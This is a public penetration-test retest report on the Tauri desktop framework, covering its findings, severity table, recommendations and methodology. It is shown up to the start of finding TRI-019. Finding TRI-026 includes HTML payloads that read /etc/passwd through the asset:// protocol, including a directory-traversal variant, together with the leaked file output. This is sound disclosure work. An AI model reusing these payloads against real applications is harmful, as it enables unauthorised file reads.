



RADICALLY
OPEN
SECURITY

Retest Report

The Tauri Programme

V 0.3
Amsterdam, February 3rd, 2022
Public

Document Properties

Client	The Tauri Programme
Title	Retest Report
Targets	Tauri https://github.com/tauri-apps/tauri (48f3768c41a2c68e2e097fcc1ef50e549c1dfb78) Tao https://github.com/tauri-apps/tao (9da2f1592dd32000e2612a688385c3141dce01ff) Wry https://github.com/tauri-apps/wry (23286b4d2378b7a1a9efd15828c796690a2b723f) Tauri-Action https://github.com/tauri-apps/tauri-action (54f21a67a4ffa3b8a5e152ca377a320417a1184)
Version	0.3
Pentesters	Daniel Attevelt, Philipp Koppe, Tillmann Weidinger
Authors	Daniel Attevelt, Philipp Koppe, Tillmann Weidinger, Marcus Bointon
Reviewed by	Daniel Attevelt
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	September 29th, 2021	Daniel Attevelt, Philipp Koppe, Tillmann Weidinger	Main report
0.2	October 3rd, 2021	Marcus Bointon	Review
0.3	February 3rd, 2022	Daniel Attevelt, Philipp Koppe, Tillmann Weidinger	Retest report

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Radically Open Security B.V. is registered at the trade register of the Dutch chamber of commerce under number 60628081.

Table of Contents

1	Executive Summary	5
1.1	Introduction	5
1.2	Scope of work	5
1.3	Project objectives	5
1.4	Timeline	6
1.5	Results In A Nutshell	6
1.6	Summary of Findings	8
1.6.1	Findings by Threat Level	10
1.6.2	Findings by Type	11
1.7	Summary of Recommendations	11
1.8	Summary of Retest	14
2	Methodology	15
2.1	Planning	15
2.2	Risk Classification	15
3	Findings	17
3.1	TRI-026 — The Asset Protocol Handler Provides Full Read Access to the Filesystem	17
3.2	TRI-019 — External Scripts Can Intercept and Modify all API Calls from Javascript to the Rust Back-End	19
3.3	TRI-006 — The Tauri API Context Protection Can be Bypassed	21
3.4	TRI-005 — The TAURI_INVOKE_KEY is not Protected Against Leakage	22
3.5	TRI-014 — The Updater Signature Check can be Bypassed via Race Condition	24
3.6	TRI-011 — Filesystem Write Access is not Restricted	26
3.7	TRI-012 — The Filesystem Module is Vulnerable to Path Traversal	29
3.8	TRI-002 — Tauri Shell Execute API Cannot be Constrained to Certain Binaries	33
3.9	TRI-022 — The Shell allowList Object is Defined Ambiguously	35
3.10	TRI-010 — Filesystem Read Access is not Restricted	37
3.11	TRI-032 — The Native Clipboard is Always Exposed on Linux	39
3.12	TRI-007 — The Restart Feature in Combination With Control Over Environment Variables may Lead to Code Execution	40
3.13	TRI-004 — The Tauri Examples Use Inappropriate CSP	44
3.14	TRI-003 — The Tauri Examples do not Sanitize User Input	45
3.15	TRI-037 — The Sidecar Feature Requires the Shell Execute Privilege	47
3.16	TRI-021 — Improper Input Sanitization on Window.label	48
3.17	TRI-015 — The Updater Configuration Does not Enforce Transport Encryption or Signature Verification	49
3.18	TRI-027 — Parts of the API are not Configurable in the allowList and are Exposed by Default	51

3.19	TRI-023 — The allowList Is not Enforced in Some Build Scenarios	55
3.20	TRI-041 — Application's Resource Path is Dependent on Path Variable	56
3.21	TRI-047 — The Restart Endpoint Uses Unreliable Location Resolution Functions	58
3.22	TRI-051 — Debug Features are Used in Release Builds	62
3.23	TRI-049 — The CSP is not Injected Into New Windows With Custom URL	63
3.24	TRI-048 — Location of Sidecar Programs May be Controlled by Adversary	64
3.25	TRI-039 — The objc Crate is not Configured to Handle Exceptions	66
3.26	TRI-038 — Improper Input Validation in format_callback	67
3.27	TRI-033 — Github Actions Workflow Uses Default Github Token Permissions	69
3.28	TRI-029 — The CSP is not Able to Use the Sandbox Feature	70
3.29	TRI-028 — The Feature Gating Flags are Used in an Inconsistent Manner	71
3.30	TRI-020 — Improper Input Sanitization on Event Listener	73
3.31	TRI-018 — Local Storage Is Not Encrypted	75
3.32	TRI-017 — The Notification Permission System is not Enforced	76
3.33	TRI-016 — The Update Signature Scheme Has no Expiration or Revocation	79
3.34	TRI-009 — Ambiguous Ways to Read or Write a File	80
3.35	TRI-008 — CSP Can be Bypassed Using the Tauri HTTP API Endpoint	81
3.36	TRI-052 — Reimplementation of current_exe() function broken	82
4	Non-Findings	85
4.1	NF-035 — Tauri-action and Tauri Actions do not Seem to be Vulnerable to Pwnrequests	85
4.2	NF-025 — Rudra Does not Find Issues in Tao Wry and Tauri-utils	85
5	Future Work	88
6	Conclusion	90
Appendix 1	Testing team	93

1 Executive Summary

1.1 Introduction

Between August 15, 2021 and September 30, 2021, Radically Open Security B.V. carried out a code audit test for The Tauri Programme

A continuous retest of findings was performed between January 03, 2022 and February 02, 2022 with close interaction between Radically Open Security B.V. and the team of The Tauri Programme.

This report contains our findings as well as detailed explanations of exactly how ROS performed the code audit.

1.2 Scope of work

The scope of the code audit was limited to the following targets:

- Tauri <https://github.com/tauri-apps/tauri> (48f3768c41a2c68e2e097fcc1ef50e549c1dfb78)
- Tao <https://github.com/tauri-apps/tao> (9da2f1592dd32000e2612a688385c3141dce01ff)
- Wry <https://github.com/tauri-apps/wry> (23286b4d2378b7a1a9efd15828c796690a2b723f)
- Tauri-Action <https://github.com/tauri-apps/tauri-action> (54f21a67a4fffa3b8a5e152ca377a320417a1184)

The scoped services are broken down as follows:

- Vertical audit: test three OS specific interaction/interfaces (exploration of different assumptions and issues with each OS): 5-8 days
- Horizontal audit: Getting setup, familiarize with codebase : 6 days
- Horizontal audit: Github Action for Multiplatform CI to produce binaries: 1 days
- Horizontal audit: TAO, WRY, TAURI and core interface devland & Tauri systems: 29 days
- Reporting: 3 days
- Retest: 1-4 days
- **Total effort: 45 - 51 days**

1.3 Project objectives

ROS will perform a code audit of the scoped services with Tauri in order to assess the security of the Tauri toolkit. To do so ROS will analyze the scoped targets and guide Tauri in attempting to find vulnerabilities, exploiting any such found to try and gain an understanding of possible attack vectors and how they may be mitigated.

1.4 Timeline

The Security Audit took place between August 15, 2021 and September 30, 2021.

The retest took place between January 3rd, 2022 and February 2nd, 2022

1.5 Results In A Nutshell

This audit revealed multiple missing constraints for several API functions, as well as missing granularity for existing constraints. Any application developer allowing the use of file or shell API endpoints gives potential adversaries multiple opportunities to execute code remotely, without the developer being able to restrict access beforehand. The `allowList` feature is not granular enough to restrict the filesystem [TRI-011](#) (page 26) to pre-defined paths or to restrict shell execution to preconfigured binaries [TRI-002](#) (page 33).

The following scenarios are likely to be open to abuse with the described API access:

API Endpoint	Attack Vector	Impact
Shell (execute)	Directly execute command	RCE
Shell (open)	Directly execute command, controlling with parameter	RCE
Filesystem (any write modes)	Inject command into <code>.bashrc</code> or create shortcut in <code>RunOnce</code> folder	RCE (user interaction)
Filesystem (any write modes) + Process	Replace Tauri app binary + relaunch	RCE
Filesystem (any write modes) + Updater	Replace Tauri update binary during update	RCE (available update required)
HTTP	Make arbitrary HTTP requests to local or external resources without restriction	CSP Bypass / CSRF
Clipboard	Modify or monitor the system clipboard	Information Disclosure / Data injection in third-party software
Global Shortcut	Hook common system shortcuts to different behavior	Information Disclosure / Data injection in third-party software
Window	Create transparent full-screen windows	Information Disclosure / "Click Jacking"

Path	Call the resolving component to check for file existence	Information Disclosure
------	--	------------------------

The protection mechanisms implemented to safeguard against adversaries with script execution abilities were found to be ineffective. The examples were vulnerable to such an attack [TRI-003](#) (page 45) and were used to demonstrate bypassing protection mechanisms and exploiting the target environment further.

The `TAURI_INVOKE_KEY` could be leaked [TRI-005](#) (page 22) and existing API calls could be modified and monitored [TRI-019](#) (page 19). With this `INVOKE_KEY` any arbitrary Javascript context could talk to the underlying Rust API directly [TRI-006](#) (page 21).

The CSP used in the default examples gave developers the impression that using lax values is acceptable [TRI-004](#) (page 44) and bypasses for stricter configurations were found [TRI-008](#) (page 81). The `asset` protocol was not handled by the CSP, even though the examples indicated that it should be [TRI-026](#) (page 17). This could be leveraged to read any file on the system, bypassing the CSP and the `allowList` for filesystem interactions. Additionally, the current CSP implementation was not able to use advanced features like the `sandbox` attribute to further protect against unwanted features [TRI-029](#) (page 70).

The `allowList` feature, which was introduced to conditionally compile the binary capabilities, was ignored when either compiling with cargo directly or by disabling the bundling feature in the configuration [TRI-023](#) (page 55). This lead to all capabilities being included, ignoring the configuration. Additionally, the configuration of these feature gates were handled in an inconsistent manner introducing an error-prone way to restrict features [TRI-028](#) (page 71). Furthermore, some features were not possible to configure [TRI-027](#) (page 51) or likely to be misunderstood [TRI-022](#) (page 35). Due to a Linux-specific configuration, the system-wide clipboard was always available [TRI-032](#) (page 39). The notification API implemented the possibility for developers to check if access was consented by the user, but this check was not enforced [TRI-017](#) (page 76). The sidecar bundle process required `shell` privileges, which could lead to arbitrary binary execution instead of only the bundled binaries [TRI-037](#) (page 47).

Several instances of missing input sanitization were found. These could lead to cross-site scripting vulnerabilities, depending on the implementations by a potential developer in [TRI-038](#) (page 67), [TRI-021](#) (page 48), and [TRI-020](#) (page 73).

The filesystem endpoint offered several ways to read or write files, which only differed in convenience features for a developer but implied the same security boundaries [TRI-009](#) (page 80); Developers could misinterpret this as providing a security boundary. Furthermore, the path-resolving component suffered from a path traversal vulnerability [TRI-012](#) (page 29), which could lead to read/writ of arbitrary files.

The updater process showed several weaknesses and a vulnerability, leading to race-conditioned code execution with only write privileges in the system's temporary folder [TRI-014](#) (page 24). Weaknesses in the updating process included missing signature expiration and revocation processes [TRI-016](#) (page 79) and giving developers easy means to implement the process in an insecure way [TRI-015](#) (page 49).

A weakness in the handling of unencrypted localstorage data in the filesystem [TRI-018](#) (page 75) has no direct consequences, but we recommend investigating it anyway. This handling differs from the approach browsers usually take, protecting against secret leaks by an adversary with only file system access.


1.6 Summary of Findings

ID	Type	Description	Threat level
TRI-026	Arbitrary File Read	The asset:// protocol provides full read access to the filesystem, bypassing all security mechanisms in place.	High
TRI-019	Improperly Controlled Modification of Sensitive Functions	An attacker can hook the function window.external.invoke to intercept API calls between Javascript and the Rust back-end.	High
TRI-006	Broken Access Control	External scripts have access to application specific commands and Tauri API commands.	High
TRI-005	Broken Access Control	The <code>__TAURI_Invoke_KEY__</code> value can be leaked in several ways from untrusted Javascript.	High
TRI-014	Time-of-check Time-of-use (TOCTOU) Race Condition	The updater checks the signature of the file independently of reading and execution.	High
TRI-011	Arbitrary File Write	Under certain circumstances it's possible for an adversary to perform an arbitrary write on the filesystem without any restrictions. Enabling the fs write feature(s) allows for system wide filesystem access.	High
TRI-012	Path Traversal	The FS module allows relative paths to traverse the file tree.	High
TRI-002	Insufficient Binary Execution Restriction	If a program has the "execute_shell" feature enabled, any program can be run, including shellcode.	High
TRI-022	Inconsistent Access Control	The current allowList implementation for the shell module distinguishes between open and execute even though both options allow for binary execution.	Elevated
TRI-010	Arbitrary File Read	Under certain circumstances an adversary is able to perform an arbitrary read on the filesystem without any restrictions. Enabling the fs read feature(s) allows for system wide filesystem access.	Elevated
TRI-032	Improper Access Control	Regardless of the possible feature gating via the allowList feature, it is still possible to access the native clipboard due to the webkit2gtk configuration.	Moderate
TRI-004	Insufficient CSP Policy	The Tauri examples use a very permissive CSP allowing arbitrary content.	Moderate
TRI-003	Missing Input Sanitization	The Tauri examples found in the tauri/examples folder do not sanitize user input.	Moderate


TRI-037	Improper Access Control	The sidecar feature, used for bundling external dependencies should not require exposure of the shell execute endpoint to the Javascript front-end.	Moderate
TRI-021	Improper Input Sanitization	The input sanitization on window.label is insufficient and allows for Javascript injection.	Moderate
TRI-015	Insecure Configuration	The updating process does not enforce TLS or signatures or both for developers.	Moderate
TRI-027	Improper Access Control List	Parts of the back-end API are not configurable and are exposed by default.	Moderate
TRI-023	Improper Access Control List	When setting the allowList to "all": false and using cargo build instead of cargo tauri build it is still possible to execute the shell open command.	Moderate
TRI-041	Insecure Direct Object Reference	By manipulating the APPDIR path variable an adversary can control the application's resource path.	Moderate
TRI-047	Use of Potentially Dangerous Function	The restarting process uses the unreliable env::current_exe() function from the Rust framework to determine the binary to execute during restart.	Moderate
TRI-007	Remote Code Execution	If an adversary is able to set the environment variables and write a payload, they can execute the payload through Tauri's restart function.	Low
TRI-049	Inconsistent Access Control	Newly created windows are not constrained by the default CSP.	Low
TRI-048	Insecure Direct Object Reference	Due to the problem regarding the env::current_env() function described in TRI-047, an adversary may be able to control the sidecar program location.	Low
TRI-039	Unsafe Configuration	The objc crate used for calling external APIs under macOS and iOS does not use the exception feature to handle exceptions in a safe manner.	Low
TRI-038	Improper Input Sanitization	Each RPC invocation contains result and error callback IDs. These IDs are not properly validated.	Low
TRI-020	Improper Input Sanitization	The API allows event listeners to be set, where the event and handler parameters are not properly validated.	Low
TRI-016	Incomplete Security Control	The signature used for updating purposes has no expiration or cannot be revoked once deployed.	Low
TRI-008	Broken Access Control	The Content Security Policy can be bypassed when scripts have access to the api and the HTTP feature is enabled.	Low
TRI-052	Insecure Direct Object Reference	The issue is raised as a result of the evaluation of TRI-047 and TRI-048 To mitigate the problems raised in these issues, the current_exe() function has been reimplemented, but is still broken.	Low
TRI-051	Bad Coding practice	Several parts of the framework implement debugging features, which should not be present in release builds.	Unknown

TRI-033	Overly Permissive Default Configuration	Default Github token permissions are used when running a workflow.	Unknown
TRI-029	Missing Security Feature	The current implementation of injecting the CSP into the <meta> tag is not compatible with the sandbox feature.	Unknown
TRI-028	Bad Coding Practices	The feature flags for conditional compilation based on the allowList are used in an inconsistent manner, allowing for accidental exposure.	Unknown
TRI-018	Sensitive Information Exposure	Under Linux, macOS, and Windows the local storage of Tauri apps is not stored in encrypted form.	Unknown
TRI-017	Broken Access Control	It is possible to display a system notification without having permission to do so.	Unknown
TRI-009	Inconsistent Access Control List	The API exposes ambiguous ways to read/write a file, which can lead to accidental exposure.	Unknown

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

ID	Type	Recommendation
TRI-026	Arbitrary File Read	<ul style="list-style-type: none"> Restrict the capabilities of <code>asset://</code> per default, e. g., configurable base directory or filesystem virtualization. Filter out directory traversal tokens <code>../</code>. Implement proper CSP and <code>allowList</code> enforcement.
TRI-019	Improperly Controlled Modification of Sensitive Functions	<ul style="list-style-type: none"> Implement further context isolation. Consider making <code>window.external.invoke</code> and other sensitive functions private.
TRI-006	Broken Access Control	<ul style="list-style-type: none"> Consider removing the <code>withGlobalTauri</code> flag, as it has no security value. Implement further context isolation mechanisms, which can be tweaked by application developers.
TRI-005	Broken Access Control	<ul style="list-style-type: none"> Implement further context isolation (e.g. <code>iframe</code> sandbox). Consider this protection as inherently broken and discuss other isolation mechanisms.
TRI-014	Time-of-check Time-of-use (TOCTOU) Race Condition	<ul style="list-style-type: none"> Read update file only once and keep in memory for further installation
TRI-011	Arbitrary File Write	<ul style="list-style-type: none"> Sandbox the filesystem using <code>chroot</code>. Allow-list which paths/file can be accessed.
TRI-012	Path Traversal	<ul style="list-style-type: none"> Re-design and re-implement the <code>resolve_path</code> function. Its current implementation is not as clear-cut as it should be.

		<ul style="list-style-type: none"> Use the protection scheme used in the <code>resolve_resource</code> function to handle all cases. However, instead of replacing <code>/</code> and <code>..</code> with <code>root</code> and <code>up</code>, replace them with <code>'</code>.
TRI-002	Insufficient Binary Execution Restriction	<ul style="list-style-type: none"> Implement an <code>allowList</code> of allowed commands (with full path + parameters). If a Tauri application developer wants to expose some shell command to their app, the full command needs to be allowlisted. Furthermore, take care when allowing parameters. They should be properly escaped. Document this explicitly, as this will be the responsibility of the implementing party using the Tauri framework.
TRI-022	Inconsistent Access Control	<ul style="list-style-type: none"> Allow execution of only binaries defined in the <code>allowList</code>. Explain that using the shell component always permits arbitrary code execution.
TRI-010	Arbitrary File Read	<ul style="list-style-type: none"> Sandbox the filesystem. Implement a setting that acts as the "chroot" command, ie changing the root of the section of the filesystem the user is allowed to access. Implement file allow listing.
TRI-032	Improper Access Control	<ul style="list-style-type: none"> Disable the <code>set_javascript_can_access_clipboard</code> flag.
TRI-007	Remote Code Execution	<ul style="list-style-type: none"> Turn the checking of <code>APPIMAGE</code> into a Rust feature, which will be enabled during the build process when building an <code>AppImage</code>
TRI-004	Insufficient CSP Policy	<ul style="list-style-type: none"> Restrict the CSP configuration to allow minimal set of protocols and sources for each protocol. Implement tooling to allow for automated CSP generation based on bundled content and developer input. Enhance the documentation to show impact of misconfigured CSPs in the context of a Tauri application.
TRI-003	Missing Input Sanitization	<ul style="list-style-type: none"> Sanitize user input in example code Create additional documentation on risks associated with the <code>withGlobalTauri</code> variable
TRI-037	Improper Access Control	<ul style="list-style-type: none"> Implement restricted Sidecar-Endpoint. Add Sidecar-Endpoint to <code>allowList</code>. Document that this endpoint is only needed for Javascript interaction, as the Rust application can use the underlying API.
TRI-021	Improper Input Sanitization	<ul style="list-style-type: none"> Apply input sanitization in the vulnerable event handler. Consider refactoring the label-defining process to not involve Javascript evaluation.
TRI-015	Insecure Configuration	<ul style="list-style-type: none"> Update documentation explaining possible issues. Implement compile warnings when an insecure updater configuration is detected.
TRI-027	Improper Access Control List	<ul style="list-style-type: none"> Add all endpoint functions to the <code>allowList</code> to allow developers fine-grained feature configuration.
TRI-023	Improper Access Control List	<ul style="list-style-type: none"> Document that the <code>allowList</code> is only used when using the <code>tauri build</code> or <code>tauri dev</code> commands. Document the implications of setting <code>bundle</code> to <code>false</code>.

TRI-041	Insecure Direct Object Reference	<ul style="list-style-type: none"> Perform input validation on the <code>APPDIR</code> environment variable, and error out if the supplied string does not pass validation. Turn the checking of <code>APPDIR</code> into a Rust feature which can be enabled during the build process when building an <code>Applmage</code>.
TRI-047	Use of Potentially Dangerous Function	<ul style="list-style-type: none"> Implement safer (platform-specific) methods of getting the current executable's path.
TRI-051	Bad Coding practice	<ul style="list-style-type: none"> Consider more pedantic clippy configuration for better code quality. Remove usage of debug macros or feature-gate these to debug builds.
TRI-049	Inconsistent Access Control	<ul style="list-style-type: none"> Inject the CSP into all windows without an external URL per default. Document possible abilities of an adversary with control over the <code>url</code> parameter.
TRI-048	Insecure Direct Object Reference	<ul style="list-style-type: none"> Find an alternative for the <code>current_exe()</code> function that gives a return value that's consistent across platforms. Alternatively, inject the path based on the build, e.g. make bundler responsible for determining the correct path. This is just an idea; further scrutiny is required.
TRI-039	Unsafe Configuration	<ul style="list-style-type: none"> Enable the <code>exception</code> feature of the <code>objc</code> crate.
TRI-038	Improper Input Sanitization	<ul style="list-style-type: none"> Sanitize the input of the <code>callback</code> and <code>error</code> name parameters.
TRI-033	Overly Permissive Default Configuration	<ul style="list-style-type: none"> Set the permissions to be as restrictive as possible for the workflow to run, eliminating unneeded permissions by setting them to <code>none</code>.
TRI-029	Missing Security Feature	<ul style="list-style-type: none"> Research if CSP injection is possible in the HTTP header. Document incompatible or missing CSP features.
TRI-028	Bad Coding Practices	<ul style="list-style-type: none"> Implement global flags per file for feature gating (on/off) the whole endpoint. Apply fine-grained flags in a consistent manner. Implement tests for validation of the <code>allowList</code>.
TRI-020	Improper Input Sanitization	<ul style="list-style-type: none"> Sanitize the <code>event</code> and <code>handler</code> input parameters.
TRI-018	Sensitive Information Exposure	<ul style="list-style-type: none"> Tauri may not be responsible for this directly, but adding storage encryption or storing keys in system-provided secure storage (keyring (Linux), Keychain (macOS), DPAPI (Windows), etc) is recommended.
TRI-017	Broken Access Control	<ul style="list-style-type: none"> Implement a check for the actual permission.
TRI-016	Incomplete Security Control	<ul style="list-style-type: none"> Implement certificate expiration checks. Implement a certificate revocation process.
TRI-009	Inconsistent Access Control List	<ul style="list-style-type: none"> Refactoring. On the Rust side of the FS module, collapse both types of read/write into single <code>readFile</code> and <code>writeFile</code>; then build access control into these calls. Then, expose the binary/text version of the read and write in the Javascript part of the module.
TRI-008	Broken Access Control	<ul style="list-style-type: none"> Implement <code>allowList</code> feature for endpoints. Apply CSP restrictions. Block local networks per default.
TRI-052	Insecure Direct Object Reference	<ul style="list-style-type: none"> Disallow the usage of symlinks. I.e, detect path, detect symlink in path, deny if symlink

		<ul style="list-style-type: none"> • Load exepath at program start and keep in memory • Document the disabling of symlinks, and provide an option to re-enable
--	--	--

1.8 Summary of Retest

During the several iterations of retesting nearly all issues were fixed. We found 3 new issues during the retest either due to regressions or newly introduced code, all of which were fixed and verified during the retest cycle. In the final iteration we found 8 High, 2 Elevated, 10 Moderate, 9 Low and 6 Unknown rated findings to be resolved and 1 Unknown rated to be unresolved. The findings marked as unresolved are work in progress and we do not believe that they are security critical enough to block a stable release.

Unresolved findings

ID	Type	Recommendation
TRI-033	Overly Permissive Default Configuration	<ul style="list-style-type: none"> • Set the permissions to be as restrictive as possible for the workflow to run, eliminating unneeded permissions by setting them to none.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. Reconnaissance

We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.

2. Enumeration

We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.

3. Scanning

Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.

4. Obtaining Access

We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately through provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2017) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: <http://www.pentest-standard.org/index.php/Reporting>

These categories are:

- **Extreme**

Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**
High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**
Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**
Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**
Low risk of security controls being compromised with measurable negative impacts as a result.
- **Unknown**
Risk of security controls being compromised could not be ascertained. Generally this reflects a weakness without a direct risk of compromise. This classification is not part of the PTES, but has proven to be useful.

3 Findings

We have identified the following issues:

3.1 TRI-026 — The Asset Protocol Handler Provides Full Read Access to the Filesystem

Vulnerability ID: TRI-026	Status: Resolved
Vulnerability type: Arbitrary File Read	
Threat level: High	

Description:

The `asset://` protocol provides full read access to the filesystem, bypassing all security mechanisms in place.

Technical description:

The `asset://` protocol allows for filesystem access and has no restrictions based on the `allowList`.

Via arbitrary script execution like in [TRI-003](#) (page 45) or insufficiently sanitized user input appending to an existing URL, any accessible file in the filesystem can be read. The second case can be achieved by directory traversal to break out of the given base path.

```
<a href="asset:///etc/passwd">passwd</a>
<a href="asset:///some/unknown/base/path/../../../../../../../../../../../../etc/passwd">passwd</a>
<iframe src="asset:///etc/passwd"></iframe>
```

WebRTC

Tauri Console

clear

```
[12:30:57 AM]: Clipboard contents: ../  
[12:27:05 AM]: Clipboard contents:
```

```
root:x:0:0::/root:/bin/bash  
bin:x:1:1:::/usr/bin/nologin  
daemon:x:2:2:::/usr/bin/nologin  
mail:x:8:12::/var/spool/mail:/usr/bin/nologin  
ftp:x:14:11::/srv/ftp:/usr/bin/nologin  
http:x:33:33::/srv/http:/usr/bin/nologin  
nobody:x:65534:65534:Nobody:/usr/bin/nologin  
dbus:x:81:81:DBus System Message Bus:/usr/bin/nologin
```

```
[12:27:05 AM]: Wrote to the clipboard
```

Restricting the CSP by either removing the `asset:` or adding a scoped `asset:///home/user/test.html` was not sufficient to block reading `asset:///etc/passwd`.

Relevant trimmed code section, responsible for the behavior from `tauri/core/tauri/src/manager.rs:371`:

```
if !registered_scheme_protocols.contains(&"asset".into()) {  
  [---Trimmed Code---]  
  let data =  
    crate::async_runtime::block_on(async move { tokio::fs::read(path_for_data).await });  
  let mime_type = MimeTypes::parse(&data, &path);  
  HttpResponseBuilder::new().mimetype(&mime_type).body(data)  
}
```

Retest

The issue was found to be resolved

Impact:

An adversary capable of script arbitrary execution may access known files in the filesystem via the `asset://` protocol, effectively bypassing the `allowList` and CSP restrictions. As this feature cannot be disabled in any configuration, the severity of this finding is higher than [TRI-010](#) (page 37), as that feature can be disabled by a developer.

Recommendation:

- Restrict the capabilities of `asset://` per default, e. g., configurable base directory or filesystem virtualization.
- Filter out directory traversal tokens `../`.

- Implement proper CSP and `allowList` enforcement.

3.2 TRI-019 — External Scripts Can Intercept and Modify all API Calls from Javascript to the Rust Back-End

Vulnerability ID: TRI-019

Status: Resolved

Vulnerability type: Improperly Controlled Modification of Sensitive Functions

Threat level: High

Description:

An attacker can hook the function `window.external.invoke` to intercept API calls between Javascript and the Rust back-end.

